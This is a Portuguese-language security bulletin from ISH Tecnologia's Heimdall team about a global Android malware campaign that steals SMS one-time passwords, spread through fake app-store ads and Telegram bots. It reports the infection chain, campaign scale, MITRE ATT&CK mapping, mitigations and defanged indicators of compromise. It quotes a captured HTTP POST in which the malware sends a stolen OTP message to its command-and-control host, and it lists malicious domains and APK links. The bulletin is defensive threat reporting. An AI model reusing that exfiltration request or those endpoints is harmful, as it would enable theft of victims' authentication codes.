# BOLETIM DE SEGURANÇA

## Campanha massiva de Stealer SMS visando centenas de países

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]


Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



## SUMÁRIO

# LISTA DE TABELAS

# LISTA DE FIGURAS

# 1 SUMÁRIO EXECUTIVO

Foi descoberta por pesquisadores, uma campanha maliciosa direcionada a dispositivos Android no mundo todo utilizando milhares de bots do Telegram para infectar dispositivos com malware que rouba SMS e senhas 2FA de uso único (OTPs) para mais de 600 serviços.





*Figura 1 – Países com maiores quantidades de alvos na campanha .*

# 2 CADEIA DE INFECÇÃO





*Figura 2 – Cadeia de infecção.*

**Fase 1: Instalação do aplicativo**

- A vítima é enganada para fazer o download de um aplicativo malicioso por meio de um anúncio enganoso que imita uma loja de aplicativos legítima ou pelo uso de bots automatizados do Telegram que se comunicam diretamente com o alvo.

**Fase 2: Solicitações de permissão**

- Após a instalação, o aplicativo malicioso solicita a permissão de leitura de mensagem SMS. Esta é uma permissão de alto risco no Android que concede amplo acesso a dados pessoais sensíveis. Embora aplicativos legítimos possam exigir permissões de SMS para funções específicas e bem definidas, a solicitação deste aplicativo em particular provavelmente não é autorizada e tem a intenção de exfiltrar as comunicações privadas de mensagens de texto da vítima.

**Fase 3: Recuperação do servidor de Comando e Controle**

- O malware então alcança seu servidor de Comando e Controle (C&C). Este servidor atua como o cérebro das operações, executando comandos e

coletando dados roubados. Inicialmente, o malware dependia do Firebase para recuperar o endereço do servidor C&C. No entanto, os invasores adaptaram suas táticas e agora utilizam repositórios do Github ou até mesmo incorporam o endereço do servidor C&C diretamente no próprio aplicativo.

**Fase 4: Comunicação C&C**

- Com o endereço do servidor C&C protegido, o dispositivo infectado estabelece uma conexão. Essa comunicação serve a um propósito duplo; 1) O malware registra sua presença no servidor, confirmando seu status operacional, e 2) Estabelece um canal para transmitir mensagens SMS roubadas, incluindo quaisquer códigos OTP valiosos.

**Fase 5: Colheita de OTP**

- A fase final transforma o dispositivo da vítima em um interceptador silencioso. O malware permanece oculto, monitorando constantemente novas mensagens SMS recebidas. Seu alvo principal são OTPs usados para verificação de conta online.

# 3 EXEMPLOS DE CANAIS DE DISTRIBUIÇÃO OBSERVADOS

Os atores maliciosos nesta campanha de malware usaram estratégias fraudulentas para comprometer suas vítimas. Eles recorreram a anúncios maliciosos e bots como dois dos métodos frequentes para enganar os usuários a baixar e instalar o software malicioso. Essas estratégias enganadoras simulavam ser fontes confiáveis, atraindo as vítimas a clicarem em links maliciosos ou a baixarem aplicativos, que depois eram carregados em seus dispositivos, uma prática comum para burlar os controles de segurança. Ao se apresentarem como confiáveis, as vítimas eram persuadidas a baixar e instalar o malware. Além disso, as vítimas autorizavam o aplicativo malicioso a acessar mensagens SMS, permitindo o roubo de dados sensíveis, incluindo OTPs.





*Figura 3 – Exemplo de aplicativo malicioso.*

Os agentes de ameaças não se limitaram a usar links de anúncios maliciosos para induzir os usuários a instalar malware; eles também recorreram a bots do Telegram para disseminar um malware especializado em roubar SMS. Esses bots, que se faziam passar por serviços confiáveis, enganaram as vítimas para que baixassem aplicativos maliciosos, disfarçados como APKs legítimos.

Os dispositivos foram comprometidos não apenas ao clicar em links maliciosos da web que hospedavam aplicativos falsos da loja de aplicativos, mas também ao interagir com bots do Telegram durante a busca por aplicativos Android não oficiais ou gratuitos. Por exemplo, observamos um usuário iniciando uma sessão interativa com um bot em seu dispositivo móvel. O bot então pediu ao usuário para compartilhar seu número de telefone, o que parece inofensivo, mas na verdade é um sinal de alerta. Após obter o acesso, o bot envia ao usuário um APK (pacote de aplicativo Android) habilmente modificado para incorporar o número de telefone do usuário. Isso permite que o invasor direcione a vítima de forma mais precisa ou personalize o ataque. Com a vítima sob controle, o invasor pode roubar e vender informações confidenciais do usuário para obter ganho financeiro.

**Comando e Controle (C&C)**

Com o malware instalado no dispositivo da vítima, é importante entender como ele é controlado pelo agente da ameaça. Os pesquisadores observaram diversas técnicas em evolução para registrar e estabelecer um canal de Comando e Controle (C&C). Nas primeiras versões do malware, os agentes da ameaça utilizavam o Firebase para estabelecer as conexões C&C. No entanto, como é comum em campanhas de malware bem mantidas e em constante evolução, nossos pesquisadores identificaram técnicas alternativas para estabelecer esses canais.





*Figura 4 – Trecho de um dos arquivos JSON contendo exemplos de servidores C&C.*

Assim que o dispositivo da vítima se registra com o servidor de Comando e Controle (C&C) configurado, o malware pode começar a roubar informações pessoais da vítima, como mensagens SMS e detalhes do telefone. Esses dados são então enviados do dispositivo da vítima para o servidor C&C configurado, conforme ilustrado no payload HTTP abaixo.

```
POST /smsapp HTTP/2
Host: s.6srvfcm.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 301
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.8.0

action=SMS_APP_NEW_SMS&user_id=5a2a1821-d731-40ff-a8c9-
e9be24d6f85d1641367130061&sms_adress=59039002&sms_body=Check%20code%3A%208846
49.%20You%20use%20Alipay%20now%20and%20validation%20is%20required.%20Don%27t%
20disclose%20this%20code%20to%20anyone.%28Alipay%29&key=fd65d5db-93ee-4964-
8f6c-5510d970721b
```

*Figura 5 – Solicitação HTTP POST utilizada pelo malware para enviar dados roubados do dispositivo da vítima.*

# 4 EXTENSÃO DA CAMPANHA MALICIOSA

Os pesquisadores expuseram a impressionante extensa proporção da campanha, abaixo segue as informações:

**Mais de 107.000 aplicativos de malware exclusivos**

- Até o momento, foi encontrado mais de 107.000 amostras de malware diretamente vinculadas a esta campanha. Isso indica uma campanha prolífica visando um vasto número de vítimas globais.

**Mais de 95% das amostras de malware são desconhecidas ou indisponíveis**

- Dessas 107.000 amostras de malware, mais de 99.000 desses aplicativos são/eram desconhecidos e indisponíveis em repositórios geralmente disponíveis.

**Mais de 60 serviços de marcas globais de primeira linha foram alvos**

- Esse malware estava monitorando mensagens de senha de uso único em mais de 600 marcas globais, com algumas marcas tendo contagens de usuários na casa das centenas de milhões.

**113 Países**

- As vítimas estão espalhadas por 113 países, com Rússia e Índia sendo os alvos primários com base no volume de vítimas retiradas das amostras.

**13 servidores de comando e controle (C&C)**

- Foi identificado 13 servidores C&C usados pelo malware para roubar e vazar mensagens SMS dos dispositivos das vítimas.

**Ampla rede de bots do Telegram**

- Uma vasta rede de aproximadamente 2.600 bots do Telegram foi vinculada a esta campanha, servindo como um canal de distribuição para alguns dos aplicativos maliciosos.

# 5 MITRE ATT&CK - TTPs

| Tática | Técnica | Detalhes |
|---|---|---|
| **Initial Access** | T1189<br>Drive-by Compromise | A vítima é enganada para fazer o download de um aplicativo malicioso por meio de um anúncio enganoso que imita uma loja de aplicativos legítima. |
| **Persistence** | T1624.001<br>Event Triggered Execution | Ele cria um receptor de transmissão para receber eventos SMS. |
| **Defense Evasion** | T1406.002<br>Obfuscated Files or Information: Software Packing | Ele está usando ofuscação e empacotadores para esconder seu código. |
| **Collection** | T1517<br>Access Notifications<br>T1636.004<br>Protected User Data: SMS Messages | Ele registra um receptor para monitorar mensagens SMS recebidas. Ele exfiltra todas as mensagens SMS OTP recebidas. |
| **Command and Control** | T1481.003<br>Web Service: One-Way Communication | Ele envia todas as informações exfiltradas para um servidor C&C. |
| **Exfiltration** | T1646<br>Exfiltration Over C2 Channel | Ele está usando o protocolo HTTPS para exfiltrar dados. |

Tabela 1 – Tabela MITRE ATT&CK.

# 6 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

- **Evitar baixar apps de fontes não oficiais**: Use apenas lojas de aplicativos confiáveis.
- **Revisar permissões de apps**: Desconfie de aplicativos que pedem acesso a SMS.
- **Implementar soluções de defesa móvel**: Use soluções de segurança que detectam e mitigam ameaças móveis.
- **Educação do usuário**: Conscientize sobre táticas de phishing e aplicativos enganosos.
- **Atualizações regulares**: Mantenha dispositivos e soluções de segurança sempre atualizados.

# 7 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

**Indicadores de URL, IPs e Domínios**

| Indicadores de URL, IPs e Domínios | |
|---|---|
| **Domínio** | 2[.]proxicoin[.]org[:]9082<br>https[:]//tg3[.]proxicoin[.]org/login<br>https[:]//s[.]sh2gote[.]org/<br>https[:]//s[.]ht7joxar[.]org/<br>https[:]//s[.]dt6remosa[.]org/<br>https[:]//s[.]jr2mutef[.]org/<br>https[:]//s[.]pingsafe[.]org/<br>https[:]//s[.]grobrothers[.]org/<br>https[:]//s[.]greendeff[.]org/<br>https[:]//s[.]vi6jolifd[.]org/<br>https[:]//giga4[.]campriority[.]org/dl/2l/kVYFAc_Thermal-S2[.]apk<br>https[:]//badeskot[.]com/akp/Thermal%20Cam%20scanner%202[.]apk<br>http[:]//s[.]6srvfcm[.]com/ |

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

# 8 REFERÊNCIAS


- **Heimdall *by* ISH Tecnologia**
- **Zimperium**
- **MITRE ATT&CK**
- **Bleepingcomputer**

# 9 AUTORES

- **Ismael Rocha**

heimdall
security research
A DIVISION OF ISH